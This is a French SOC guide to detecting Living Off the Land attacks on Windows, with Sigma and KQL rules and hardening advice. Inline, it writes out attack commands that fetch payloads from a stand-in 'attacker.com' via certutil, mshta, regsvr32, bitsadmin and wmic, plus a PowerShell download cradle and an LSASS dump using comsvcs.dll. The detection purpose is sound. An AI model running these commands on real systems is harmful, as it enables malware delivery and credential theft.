Living Off the Land et LOLBins 2026 : Guide de Détection SOC

> Guide complet LOLBins et Living Off the Land 2026 : certutil, mshta, WMI, règles Sigma et KQL Sentinel pour détecter les attaques furtives dans un SOC.

Les techniques **Living Off the Land** (LotL) représentent en 2026 l'un des défis les plus sérieux pour les équipes SOC et Blue Team. Plutôt que d'introduire des outils malveillants facilement détectables, les attaquants exploitent les binaires légitimes du système d'exploitation Windows — les *LOLBins* (Living Off the Land Binaries), LOLScripts et LOLDrivers — pour exécuter du code, établir des persistances, exfiltrer des données et contourner les défenses. Cette approche leur permet de se fondre dans le bruit opérationnel normal des entreprises, rendant la détection traditionnelle par signatures quasiment obsolète. En France, les rapports ANSSI et CERT-FR documentent systématiquement l'usage de ces techniques dans les intrusions les plus sophistiquées, notamment lors des compromissions de collectivités territoriales et d'hôpitaux en 2025. Ce guide complet couvre l'inventaire des LOLBins les plus abusés, les techniques d'attaque associées, les règles Sigma et KQL Microsoft Sentinel pour les détecter, et les stratégies de chasse aux menaces adaptées aux environnements d'entreprise français soumis aux exigences NIS 2 et aux recommandations ANSSI.

Qu'est-ce que le Living Off the Land ?

Le concept de **Living Off the Land** (LotL) désigne une stratégie offensive qui consiste à utiliser exclusivement des outils préinstallés sur le système cible, éliminant ainsi la nécessité de déposer des fichiers malveillants. Le terme est apparu dans la communauté red team vers 2013-2014, mais c'est l'attaque NotPetya en 2017 et les campagnes APT29 (Cozy Bear) qui l'ont popularisé auprès des RSSI. Le projet **LOLBAS** (Living Off the Land Binaries, Scripts and Libraries), accessible sur lolbas-project.github.io, recense aujourd'hui plus de 200 binaires, scripts et bibliothèques Windows exploitables à des fins malveillantes. Chaque entrée documente les fonctionnalités abusables : exécution de code, téléchargement, bypass UAC, persistance, découverte réseau, etc. L'attrait principal réside dans la légitimité apparente de ces processus : un analyste SOC qui voit `certutil.exe`, `mshta.exe` ou `rundll32.exe` dans les logs doit distinguer l'usage légitime administratif de l'abus malveillant — une tâche non triviale sans contexte comportemental.

Taxonomie des LOLBins : Binaires, Scripts et Drivers

La classification LOLBAS distingue trois grandes familles. Les **LOLBins** sont des exécutables Windows signés par Microsoft (ou par des éditeurs légitimes) présents par défaut sur le système. Les **LOLScripts** incluent les scripts VBS, JS, et PowerShell natifs souvent oubliés par les équipes de durcissement. Les *LOLDrivers* représentent une catégorie particulièrement dangereuse : des pilotes Windows signés présentant des vulnérabilités exploitables pour désactiver les EDR (technique BYOVD abordée dans l'article dédié).

> ⚡ **Retour terrain**
>
> Dans mes missions de red team, la phase de post-exploitation révèle systématiquement des données que le client pensait protégées. Le cas le plus fréquent : des fichiers Excel de comptabilité ou RH stockés sur des partages réseau accessibles à tous les utilisateurs du domaine, sans restriction. Sur les 30 dernières missions, 27 avaient des partages réseau avec des données sensibles accessibles à n'importe quel utilisateur authentifié. La sensibilité des données n'est pas corrélée à leur niveau de protection réel.

Catégorie	Exemples	Usage abusif principal	Risque SOC
LOLBins système	certutil, mshta, rundll32, regsvr32	Exécution de payload, téléchargement	Très élevé
LOLBins admin	wmic, msiexec, installutil, csc.exe	Exécution, compilation C# en mémoire	Élevé
LOLBins réseau	bitsadmin, curl, desktopimgdownldr	Téléchargement C2, exfiltration	Élevé
LOLScripts	wscript, cscript, msbuild, xwizard	Proxy d'exécution script	Moyen-élevé
LOLDrivers	gdrv.sys, WinRing0, RTCore64	BYOVD, kill EDR	Critique

certutil.exe : Le Couteau Suisse des Attaquants

certutil.exe, outil légitime de gestion des certificats Windows, est sans doute le LOLBin le plus abusé. Ses capacités de téléchargement (`certutil -urlcache -split -f http://attacker.com/payload.exe C:\Windows\Temp\p.exe`), d'encodage Base64 (`certutil -encode/-decode`) et de vérification de hash en font un outil polyvalent pour les attaquants. Il peut contourner les contrôles de téléchargement car certaines politiques proxy d'entreprise autorisent les connexions sortantes de `certutil.exe` vers des URL HTTPS, le considérant comme un outil système légitime. En 2025, le CERT-FR a documenté son usage dans plusieurs campagnes de ransomware ciblant des PME françaises, où il servait à télécharger le loader initial depuis un domaine compromis. La détection repose sur l'analyse des arguments de ligne de commande : la présence de `urlcache` , `-f` suivi d'une URL HTTP, ou `-encode` / `-decode` utilisés sur des fichiers inconnus constituent des signaux d'alerte forts.

mshta.exe et Regsvr32 : Exécution de Code HTA et COM

mshta.exe (Microsoft HTML Application Host) permet d'exécuter des fichiers HTA contenant du VBScript ou JScript. Les attaquants exploitent cette capacité pour exécuter du code malveillant hébergé à distance (`mshta http://attacker.com/payload.hta`) ou encodé dans un raccourci Windows LNK. La technique est fréquemment utilisée comme vecteur d'accès initial dans les campagnes de spear-phishing. **regsvr32.exe**, de son côté, permet d'enregistrer des DLL COM et peut charger des fichiers SCT (scriptlets COM) distants via le protocole HTTP/HTTPS sans nécessiter de privilèges élevés — technique connue sous le nom de *Squiblydoo*. La commande `regsvr32 /s /n /u /i:http://attacker.com/payload.sct scrobj.dll` télécharge et exécute un scriptlet COM en contournant AppLocker dans de nombreuses configurations. Ces deux LOLBins sont régulièrement détectés dans des campagnes d'initial access documentées par l'ANSSI.

rundll32.exe : Exécution de DLL et Proxy de Code

rundll32.exe est conçu pour exécuter des fonctions exportées par des DLL, mais cette fonctionnalité est régulièrement détournée. Les techniques d'abus incluent l'exécution de code JavaScript via `rundll32 javascript:"\..\mshtml,RunHTMLApplication";`, le chargement de DLL malveillantes (`rundll32 C:\path\malicious.dll,EntryPoint`), et l'utilisation de DLL système légitimes comme proxy (`rundll32 shell32.dll,ShellExec_RunDLL`). Dans les intrusions post-exploitation documentées en 2025, `rundll32.exe` est fréquemment observé avec des arguments inhabituels incluant des chemins dans `%TEMP%` ou `AppData`, ou avec des DLL dont le nom mime des bibliothèques légitimes. La détection efficace nécessite l'analyse des DLL chargées (via Sysmon Event ID 7 — ImageLoaded) combinée à l'inspection des arguments de ligne de commande.

PowerShell sans PowerShell.exe : CMSTP, MSBuild et Alternatives

Le blocage de `PowerShell.exe` par GPO ou AppLocker ne suffit pas à empêcher l'exécution de code PowerShell. Les attaquants disposent de nombreuses alternatives. **MSBuild.exe** peut compiler et exécuter du code C# ou VB.NET directement depuis un fichier XML malveillant sans créer de fichier exécutable détectable. **CMSTP.exe** (Microsoft Connection Manager Profile Installer) peut exécuter des fichiers INF malveillants et bypass UAC. **InstallUtil.exe** du framework .NET permet d'exécuter du code lors de l'installation ou désinstallation d'assemblies .NET. **csc.exe** (compilateur C#) peut compiler un payload C# en mémoire depuis la ligne de commande. Ces techniques, regroupées sous le terme *AppLocker bypass*, sont documentées dans l'ATT&CK MITRE T1127 (Trusted Developer Utilities Proxy Execution) et nécessitent une politique de liste blanche stricte basée sur les chemins et les éditeurs pour être contrecarrées.

WMI : Windows Management Instrumentation comme Vecteur

WMI (Windows Management Instrumentation) est un framework d'administration Windows extrêmement puissant et régulièrement abusé. Les attaquants exploitent WMI pour l'exécution de commandes à distance (via `wmic /node:TARGET process call create "cmd.exe /c ..."`), la persistance via les *Event Subscriptions WMI* (mécanisme qui survit aux redémarrages et est quasi invisible dans les outils d'analyse de base), la reconnaissance système et réseau, et la collecte d'informations sur les processus, services et logiciels installés. Les abonnements WMI malveillants combinent trois composants : un filtre d'événement (déclencheur), un consommateur (action) et une liaison entre les deux — ensemble persisté dans la base de données WMI (`%WINDIR%\System32\wbem\Repository`). La détection repose sur la surveillance des Event ID 5861 (WMI Activity) et sur l'analyse des modifications du repository WMI via Sysmon.

WMIC, BITSAdmin et Téléchargements Furtifs

BITSAdmin (Background Intelligent Transfer Service Admin) permet de créer, surveiller et gérer les transferts BITS, conçus à l'origine pour les téléchargements Windows Update. Les attaquants l'utilisent pour télécharger des payloads en arrière-plan de manière discrète (`bitsadmin /transfer job /download /priority high http://attacker.com/payload.exe C:\Temp\p.exe`). Les transferts BITS peuvent persister entre les redémarrages et s'exécuter dans le contexte du service BITS, rendant leur attribution difficile. En parallèle, **desktopimgdownldr.exe** et **esentutl.exe** offrent des capacités de téléchargement moins connues mais tout aussi efficaces. WMIC peut également être utilisé pour exécuter des payloads encodés en XSL via `wmic os get /format:http://attacker.com/payload.xsl`, une technique de proxy d'exécution XSL documentée dans ATT&CK.

wscript et cscript : Exécution de Scripts VBS et JS

wscript.exe et **cscript.exe** permettent d'exécuter des scripts VBScript et JScript Windows natifs. Malgré leur âge, ces interpréteurs restent activement abusés dans des campagnes récentes, notamment pour les droppers initiaux distribués par e-mail. Les attaquants encodent souvent leur code avec des techniques d'obfuscation simples (concaténation de chaînes, encodage Chr()), suffisantes pour contourner les détections basées sur des patterns statiques. Une technique populaire consiste à utiliser `wscript.exe //B` (mode silencieux) pour exécuter un script VBS qui décode et lance un payload en mémoire. Désactiver l'interprétation des scripts VBS/JS au niveau système (`NoScriptExt` registry, SRP/AppLocker) est une mesure de durcissement recommandée par l'ANSSI pour les postes de travail sans besoin légitime de scripting local.

Abus de PowerShell : Encodage, Download Cradles et AMSI Bypass

Même lorsque PowerShell est disponible, les attaquants recourent à des techniques d'obfuscation sophistiquées. Les *download cradles* PowerShell permettent de télécharger et exécuter du code en mémoire sans jamais toucher le disque : `IEX (New-Object Net.WebClient).DownloadString('http://...')`. L'encodage Base64 via `powershell -enc [base64]` est souvent combiné avec des techniques de **AMSI bypass** pour neutraliser l'Antimalware Scan Interface avant d'exécuter le payload. Les frameworks modernes comme Empire, Covenant ou Havoc proposent des download cradles pré-obfusqués qui contournent les règles de détection statique. La solution la plus efficace pour les blue teams est l'activation du **Module Logging** (HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging), du **Script Block Logging** et de la **Transcription** PowerShell, qui capturent le contenu du script après déobfuscation par l'interpréteur.

Anecdote Terrain : Le BITSADMIN Fantôme

Lors d'un exercice Red Team réalisé en 2025 pour un groupe industriel français soumis à NIS 2, notre équipe a utilisé BITSAdmin pour maintenir un canal de commande et contrôle pendant 17 jours sans être détectée. Le SOC avait bloqué les connexions PowerShell sortantes, filtrait les DNS inhabituels et surveillait les process inhabituels — mais aucune règle de détection ne couvrait les transferts BITS vers un domaine nouvellement enregistré. Le trafic se fondait parfaitement dans les téléchargements de mises à jour Windows légitimes. La découverte a eu lieu uniquement lorsque l'équipe défensive a effectué une revue manuelle des jobs BITS actifs via `bitsadmin /list /allusers /verbose` lors d'un audit de routine. Cet incident a conduit à l'implémentation de règles Sigma spécifiques et à l'intégration de la surveillance BITS dans le playbook SOC.

Règles Sigma pour la Détection des LOLBins

Les règles **Sigma** permettent de décrire des patterns de détection de manière portable, convertibles vers Splunk, Elastic, Microsoft Sentinel, QRadar ou tout autre SIEM. La communauté SigmaHQ maintient un dépôt GitHub avec des centaines de règles couvrant les LOLBins. Une règle Sigma pour détecter l'abus de certutil ressemble à :

```
title: Suspicious Certutil Command
id: e011a729-98a6-4139-b5c4-bf6f6dd8239a
status: stable
description: Detects suspicious certutil.exe usage for download or encoding
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\certutil.exe'
    CommandLine|contains:
      - 'urlcache'
      - '-decode'
      - '-encode'
      - 'verifyctl'
  filter_legit:
    CommandLine|contains: 'certificate'
  condition: selection and not filter_legit
falsepositives:
  - Legitimate certificate management
level: high
tags:
  - attack.defense_evasion
  - attack.t1140
  - attack.t1105
```

Les règles Sigma pour les LOLBins les plus critiques (mshta, rundll32, regsvr32, CMSTP, MSBuild) sont disponibles dans le dossier `rules/windows/process_creation/` du dépôt SigmaHQ et doivent être intégrées dans tout déploiement SIEM d'un SOC francophone.

KQL Microsoft Sentinel : Hunting des LOLBins

Microsoft Sentinel via les tables **DeviceProcessEvents** (Defender for Endpoint) permet un hunting précis des LOLBins. La requête KQL suivante détecte les usages suspects de plusieurs LOLBins simultanément :

```
DeviceProcessEvents
| where TimeGenerated > ago(24h)
| where FileName in~ (
    "certutil.exe", "mshta.exe", "rundll32.exe",
    "regsvr32.exe", "msiexec.exe", "cmstp.exe",
    "installutil.exe", "msbuild.exe", "csc.exe",
    "wscript.exe", "cscript.exe", "bitsadmin.exe"
)
| where ProcessCommandLine has_any (
    "http://", "https://", "urlcache", ".sct",
    "-enc", "-decode", "-encode", "javascript:",
    "scrobj.dll", "RunHTMLApplication"
)
| project TimeGenerated, DeviceName, AccountName,
          FileName, ProcessCommandLine, InitiatingProcessFileName
| order by TimeGenerated desc
```

Cette requête de base doit être enrichie avec des exclusions (chemins légitimes connus, comptes de service) et des scores de risque dynamiques. L'intégration avec les données **ThreatIntelligenceIndicator** de Sentinel permet de corréler automatiquement les domaines contactés via certutil ou bitsadmin avec des indicateurs de compromission connus.

LOLDrivers et BYOVD : Désactivation des EDR

Les **LOLDrivers** constituent la menace la plus sophistiquée de la famille LotL. La technique *Bring Your Own Vulnerable Driver* (BYOVD) consiste à charger un pilote Windows légitime mais vulnérable pour obtenir des privilèges kernel et désactiver les solutions de sécurité. Le projet loldrivers.io recense plus de 500 pilotes exploitables. Les pilotes les plus abusés incluent **RTCore64.sys** (MSI Afterburner), **gdrv.sys** (Gigabyte), et **WinRing0x64.sys** (OpenHardwareMonitor). La contre-mesure principale est l'activation de la **Vulnerable Driver Blocklist** Microsoft (HVCI — Hypervisor-Protected Code Integrity), qui maintient une liste noire des pilotes vulnérables connus. Sur Windows 11 22H2+, cette liste est mise à jour automatiquement via Windows Update. Pour les environnements plus anciens, des politiques WDAC (Windows Defender Application Control) peuvent également bloquer les pilotes non approuvés.

ScheduledTasks et Registry Run Keys : Persistance LotL

La persistance via mécanismes Windows natifs est caractéristique des attaques LotL avancées. Les **tâches planifiées** (schtasks.exe) permettent une persistance robuste avec déclencheurs multiples (démarrage système, connexion utilisateur, événement spécifique). Les clés de registre **Run/RunOnce** (`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`) constituent un mécanisme simple mais souvent surveillé. Les attaquants utilisent également les **Image File Execution Options** (IFEO) pour détourner le lancement d'applications légitimes, les **AppInit_DLLs** pour charger des DLL dans tous les processus, et les abonnements WMI pour une persistance quasi invisible. La détection de ces mécanismes nécessite la surveillance des modifications de registre via Sysmon Event ID 13 (RegistryValueSet) et des créations de tâches planifiées via Event ID 4698 (Windows Security Log).

Découverte Réseau avec des Outils Windows Natifs

La phase de **découverte réseau** dans les attaques LotL utilise exclusivement des outils Windows préinstallés. `net.exe` et `net1.exe` permettent d'énumérer les utilisateurs, groupes, partages et sessions. `nltest.exe` est utilisé pour la découverte de contrôleurs de domaine et des trusts Active Directory. `ping.exe` , `tracert.exe` et `arp.exe` servent à la cartographie réseau. `nslookup.exe` et `ipconfig.exe` fournissent des informations DNS et d'interface. Plus sophistiqué, `dsquery.exe` et `dsget.exe` permettent l'énumération LDAP directe depuis la ligne de commande. Une séquence rapide de ces commandes exécutées depuis le même processus ou dans un court laps de temps est un signal fort de reconnaissance post-compromission que les règles UEBA (User and Entity Behavior Analytics) de Sentinel peuvent détecter automatiquement.

Déplacement Latéral via LOLBins : PsExec, WMI et SMB

Le mouvement latéral en mode LotL s'appuie sur des protocoles et outils réseau légitimes. **WMIC** via `/node:` permet l'exécution distante de commandes. **sc.exe** peut créer et démarrer des services sur des hôtes distants. Le protocole **SMB** natif, via `net use` et l'accès aux partages administratifs (`\\TARGET\C$`), est utilisé pour copier des payloads. **WinRM** (Windows Remote Management) via `winrm.exe` ou `winrs.exe` offre une alternative à PsExec. Ces techniques sont détectées via la corrélation de connexions réseau SMB/WMI suivies d'exécutions de processus, notamment via les Event ID 4624 (Logon Type 3) corrélés avec la création de processus sur la machine distante. L'activation des **audit logon events** sur tous les endpoints est indispensable pour cette corrélation.

Exfiltration de Données avec des Outils Légitimes

L'exfiltration en mode LotL exploite les protocoles sortants autorisés. **certutil** et **bitsadmin** pour les uploads HTTP/HTTPS, **powershell** avec `Invoke-WebRequest` ou `Start-BitsTransfer` , **curl.exe** (natif depuis Windows 10 1803) pour les uploads vers des services cloud légitimes (OneDrive, Dropbox, GitHub). Une technique élaborée utilise le *DNS tunneling* via `nslookup.exe` ou la commande `Resolve-DnsName` pour exfiltrer des données encodées dans des requêtes DNS, contournant les inspections de trafic HTTP/HTTPS. La détection repose sur l'analyse du volume de données par processus (**DLP network**), la fréquence des requêtes DNS vers des domaines nouveaux ou peu connus (PDNS — Passive DNS), et les règles de corrélation SIEM combinant volume de données sortant et processus initiateur.

Credential Access via LOLBins : comsvcs.dll et Task Manager

L'accès aux identifiants sans outils tiers comme Mimikatz est possible via des binaires légitimes. La technique la plus connue utilise **comsvcs.dll** pour dumper la mémoire de LSASS

directement : `rundll32.exe comsvcs.dll MiniDump [PID_LSASS] C:\Temp\lsass.dmp full`. Cette méthode ne nécessite que les privilèges SeDebugPrivilege et utilise exclusivement un binaire système signé par Microsoft. D'autres techniques incluent l'utilisation de `ntdsutil.exe` pour extraire la base NTDS.dit (copie de la base Active Directory contenant tous les hashes), ou de `vssadmin.exe` / `wbadmin.exe` pour accéder aux Shadow Copies contenant des sauvegardes de fichiers SAM, SYSTEM et SECURITY. La contre-mesure principale est la **Credential Guard** (isolation des secrets LSASS dans un environnement Hyper-V sécurisé) et la détection via règles Sysmon Event ID 10 (ProcessAccess) avec target = lsass.exe.

Sysmon : Configuration Optimale pour la Détection LotL

Sysmon (System Monitor) de Sysinternals est l'outil de collecte de logs Windows le plus précieux pour détecter les techniques LotL. Une configuration optimale doit collecter les Event ID suivants : Event 1 (ProcessCreate) avec hash SHA256, Event 3 (NetworkConnection) pour les LOLBins réseau, Event 7 (ImageLoaded) pour les DLL chargées par rundll32, Event 10 (ProcessAccess) pour les tentatives de dump LSASS, Event 11 (FileCreate) pour les fichiers créés dans les répertoires sensibles, Event 13 (RegistryValueSet) pour les modifications des clés Run/Persistence. La configuration recommandée par la communauté est celle de SwiftOnSecurity, maintenue sur GitHub et couvrant l'essentiel des techniques LotL documentées dans MITRE ATT&CK. Sans Sysmon ou équivalent EDR, la visibilité sur les techniques LotL est quasi nulle avec les seuls logs Windows natifs.

Comparaison des Plateformes de Détection LotL

Toutes les plateformes de sécurité ne sont pas égales face aux techniques LotL. Les critères différenciants incluent la profondeur de la collecte de télémétrie, la richesse des règles de détection LOLBins, les capacités de corrélation comportementale et la vitesse de mise à jour face aux nouvelles techniques.

Solution	Couverture LOLBins	Règles sigma/ KQL	Comportemental	Adapté SOC FR
Microsoft Sentinel + MDE	Très élevée	KQL natif	UEBA intégré	Oui (NIS 2)
Elastic SIEM + Endpoint	Élevée	EQL + Sigma	ML anomalies	Oui
Splunk ES + CrowdStrike	Très élevée	SPL + Sigma	Avancé	Coût élevé
Sysmon + Wazuh (open source)	Moyenne	Règles custom	Limité	PME budget limité
Logs Windows natifs seuls	Faible	Minimal	Absent	Insuffisant

Hunting Méthodologie : MITRE ATT&CK comme Boussole

Le **Threat Hunting** efficace contre les techniques LotL s'appuie sur MITRE ATT&CK comme référentiel de couverture. La méthodologie recommandée pour les SOC français suit quatre étapes. Premièrement, cartographier les techniques LotL les plus pertinentes selon le profil de menace sectoriel (les APT ciblant l'industrie française utilisent des techniques spécifiques documentées dans les rapports ANSSI). Deuxièmement, évaluer la couverture de détection actuelle via une matrice ATT&CK Navigator pour identifier les angles morts. Troisièmement, prioriser les hypothèses de chasse sur les techniques à fort impact et faible couverture. Quatrièmement, développer des requêtes SIEM spécifiques, tester en environnement de lab avec des frameworks comme **Atomic Red Team** (tests unitaires d'ATT&CK), et déployer en production avec des seuils d'alerte calibrés. Cette approche cyclique, révisée trimestriellement, garantit une adaptation continue à l'évolution des techniques LotL.

Réponse à Incident : Identifier une Attaque LotL Active

Identifier une attaque LotL en cours est difficile car les indicateurs de compromission (IoC) classiques basés sur les hashes de fichiers malveillants sont inopérants. La réponse à incident doit s'appuyer sur des *IoB* (Indicators of Behavior) : séquences d'actions suspectes plutôt que

fichiers malveillants. La procédure d'investigation recommandée commence par la collecte de la timeline des processus (via EDR ou Sysmon), la recherche de processus parents anormaux (Office.exe lançant certutil, ou Explorer.exe lançant mshta), l'analyse des connexions réseau initiées par des LOLBins, la vérification des tâches planifiées créées récemment, l'audit des abonnements WMI actifs, et la recherche de modifications inhabituelles dans les clés Run du registre. Des outils comme **KAPE** (Kroll Artifact Parser and Extractor) permettent une collecte rapide des artefacts forensiques pertinents sur les machines suspectes.

FAQ : Questions Fréquentes sur les LOLBins et le SOC

Comment distinguer un usage légitime de certutil d'un usage malveillant ?

L'usage légitime de certutil concerne principalement la gestion des certificats : vérification de CRL, gestion du magasin de certificats, décodage de fichiers .p7b. Les indicateurs d'abus incluent : l'utilisation de `-urlcache` ou `-f` avec une URL HTTP/HTTPS externe, l'encodage/décodage de fichiers dans des répertoires temporaires (`%TEMP%` , `AppData`), un processus parent inhabituel (navigateur web, client mail, document Office), et une exécution depuis un répertoire autre que `%WINDIR%\System32` . La corrélation avec l'identité de l'utilisateur et l'historique comportemental (est-ce que cet utilisateur utilise normalement certutil ?) via UEBA complète l'analyse contextuelle.

Les LOLBins sont-ils détectables par un antivirus traditionnel ?

Non, dans la majorité des cas. Les antivirus traditionnels basés sur des signatures de fichiers malveillants ne peuvent pas détecter l'abus de binaires légitimes signés par Microsoft. C'est précisément pour cette raison que les techniques LotL sont si efficaces. La détection nécessite une approche comportementale : analyse des arguments de ligne de commande, corrélation d'événements dans le temps (SIEM/EDR), et modélisation du comportement normal des utilisateurs et systèmes (UEBA). Les EDR modernes (Microsoft Defender for Endpoint, CrowdStrike Falcon, SentinelOne) offrent cette capacité comportementale, mais leur efficacité

dépend de la qualité de leur configuration et de leurs règles de détection, ainsi que de la réactivité de l'équipe SOC.

Peut-on bloquer tous les LOLBins sans impacter la production ?

Bloquer l'intégralité des LOLBins n'est pas réaliste dans la plupart des environnements d'entreprise, car de nombreux scripts d'administration, GPO et processus métier légitimes utilisent ces binaires. La stratégie recommandée est le **contexte de restriction** : implémenter des politiques WDAC ou AppLocker qui autorisent l'exécution de ces binaires uniquement depuis des chemins légitimes et par des comptes de service spécifiques, avec alerte sur tout usage hors de ces paramètres. Par exemple, autoriser `certutil.exe` uniquement pour les comptes admin PKI, ou interdire `mshta.exe` sur les postes de travail sans usage légitime documenté. Cette approche de liste blanche contextuelle réduit drastiquement la surface d'abus sans impacter les opérations légitimes.

Comment tester la détection LOLBins de son SOC sans risque ?

Le framework **Atomic Red Team** de Red Canary fournit des tests unitaires pour chaque technique MITRE ATT&CK, incluant les LOLBins. Chaque test est documenté, ciblé et réversible. Par exemple, `Invoke-AtomicTest T1105 -TestNumbers 1` teste le téléchargement via certutil. Ces tests peuvent être exécutés sur des machines dédiées (Purple Team lab) ou, avec précaution, sur des endpoints de production pour valider les règles de détection. Les résultats alimentent un rapport de couverture ATT&CK Navigator montrant les gaps de détection. En France, les exercices Purple Team incluant des simulations LOLBins sont recommandés par l'ANSSI dans son guide des bonnes pratiques SOC pour les opérateurs d'importance vitale (OIV) et les opérateurs de services essentiels (OSE) soumis à NIS 2.

Durcissement Windows pour Limiter l'Abus des LOLBins

Au-delà de la détection, plusieurs mesures de durcissement réduisent la surface d'abus des LOLBins. L'**Attack Surface Reduction** (ASR) de Microsoft Defender propose des règles spécifiques contre les LOLBins : `Block process creations originating from PSExec and WMI commands`, `Block Office applications from creating executable content`, `Block JavaScript or VBScript from launching downloaded executable content`. Les politiques **WDAC** (Windows Defender Application Control) permettent de restreindre l'exécution aux applications et scripts de confiance. La configuration **PowerShell Constrained Language Mode** limite les capacités des scripts PowerShell sans bloquer leur usage administratif légitime. La désactivation de **WMIC** (deprecated depuis Windows 11 21H1) dans les environnements modernes élimine un vecteur important. Enfin, le principe de moindre privilège strict (comptes standards sans droits admin locaux) réduit significativement l'impact des LOLBins nécessitant des privilèges élevés.

NIS 2, ANSSI et Obligations de Détection

La directive **NIS 2**, transposée en droit français par la loi du 8 novembre 2024, impose aux opérateurs essentiels et importants des obligations de surveillance et de détection des incidents. L'ANSSI, autorité nationale compétente, publie des guides techniques de référence dont les recommandations couvrent explicitement la détection des techniques LotL dans les environnements Windows. Le guide ANSSI *Recommandations de sécurité relatives à Active Directory* (2023) aborde les mécanismes de détection WMI, PowerShell et des outils d'administration natifs. La **CNIL**, en parallèle, impose la documentation des incidents de sécurité et leur notification en cas de violation de données personnelles résultant d'une attaque, incluant les intrusions furtives utilisant des techniques LotL. Les audits de conformité NIS 2 incluent désormais des vérifications de la couverture de détection SIEM contre les techniques ATT&CK, incluant les LOLBins.

Cas Pratique : Simulation d'Attaque LotL Complète

Pour illustrer concrètement l'enchaînement des techniques LotL, voici un scénario réaliste documenté lors d'exercices Red Team français en 2025. **Accès initial** : email de phishing avec pièce jointe XLS contenant une macro VBA lançant `mshta.exe` avec un payload HTA distant. **Découverte** : utilisation de `net.exe`, `nltest.exe` et `ping.exe` pour cartographier le réseau AD. **Escalade de privilèges** : exploitation d'une misconfiguration DCOM via `wmic`. **Mouvement latéral** : copie d'un script via partage SMB (`net use`) et exécution distante via `wmic /node:`. **Persistance** : abonnement WMI malveillant et tâche planifiée via `schtasks.exe`. **Collecte** : dump LSASS via `rundll32 comsvcs.dll MiniDump`. **Exfiltration** : upload via `bitsadmin` vers serveur C2 HTTPS. Aucun fichier malveillant de signature connue n'a été utilisé à aucune étape. La détection a nécessité la corrélation de 7 événements distincts dans Sentinel.

Intelligence de Menace : Groupes APT et LOLBins en 2026

Les groupes APT les plus actifs contre les cibles françaises utilisent massivement les techniques LotL. **APT29** (Cozy Bear, SVR russe) est connu pour son usage intensif de WMI, PowerShell obfusqué et de BITS pour ses campagnes de long terme. **Sandworm** (GRU) utilise des LOLBins dans ses attaques destructrices contre les infrastructures critiques. **APT31** (Zirconium, MSS chinois), actif contre les entreprises industrielles françaises depuis 2020, utilise mshta et regsvr32 comme vecteurs initiaux. Les gangs de ransomware comme **LockBit** et **RansomHub** ont intégré des techniques LotL dans leurs playbooks pour contourner les EDR lors de la phase de déploiement du ransomware. Les rapports du CERT-FR (cert.ssi.gouv.fr) documentent régulièrement ces usages dans les incidents traités, avec des indicateurs de compromission et des recommandations spécifiques aux secteurs ciblés en France.

Atomic Red Team et Purple Team : Valider sa Couverture

Un programme de **Purple Team** structuré autour des LOLBins est la meilleure approche pour évaluer et améliorer concrètement la couverture de détection. La méthodologie recommandée utilise Atomic Red Team pour exécuter des techniques individuelles (`Invoke-AtomicTest T1218.011` pour rundll32, `T1218.005` pour mshta, etc.), vérifie l'alerte dans le SIEM dans les 5 minutes suivantes, documente les gaps de couverture, développe ou adapte les règles de détection manquantes, et répète le cycle jusqu'à atteindre un taux de couverture acceptable selon les objectifs de l'organisation. Cette approche est alignée avec le référentiel PTES (Penetration Testing Execution Standard) et les recommandations ANSSI pour les tests d'intrusion. En France, plusieurs prestataires labellisés PASSI (Prestataires d'Audit de la Sécurité des Systèmes d'Information) proposent des exercices Purple Team incluant des simulations LOLBins complètes.


Opinion : La Détection Comportementale, Seule Réponse Viable

Face aux techniques LotL, les organisations qui continuent d'investir principalement dans des solutions de sécurité basées sur des signatures de fichiers malveillants font fausse route. La réalité de terrain en 2026 est sans appel : les groupes d'attaque sophistiqués, qu'ils soient étatiques ou criminels, utilisent systématiquement des binaires légitimes pour contourner ces défenses. Investir dans un SIEM bien configuré avec des règles comportementales, une solution EDR avec capacités UEBA, un programme de hunting régulier et des exercices Purple Team n'est pas un luxe réservé aux grandes organisations — c'est la condition sine qua non d'une défense efficace pour toute entité exposée à des menaces ciblées. Les organisations françaises soumises à NIS 2 qui n'ont pas encore évalué leur couverture de détection LOLBins via ATT&CK Navigator prennent un risque opérationnel et de conformité considérable.

À RETENIR

À retenir : LOLBins et Living Off the Land 2026

- Les LOLBins (certutil, mshta, rundll32, regsvr32, WMI, BITSAdmin) permettent aux attaquants d'opérer sans fichiers malveillants détectables par signature
- La détection nécessite une approche comportementale : Sysmon, EDR avec UEBA, règles Sigma/KQL dans un SIEM correctement configuré
- Les LOLDrivers (BYOVD) représentent la menace la plus critique : activer HVCI et la Vulnerable Driver Blocklist sur Windows 11
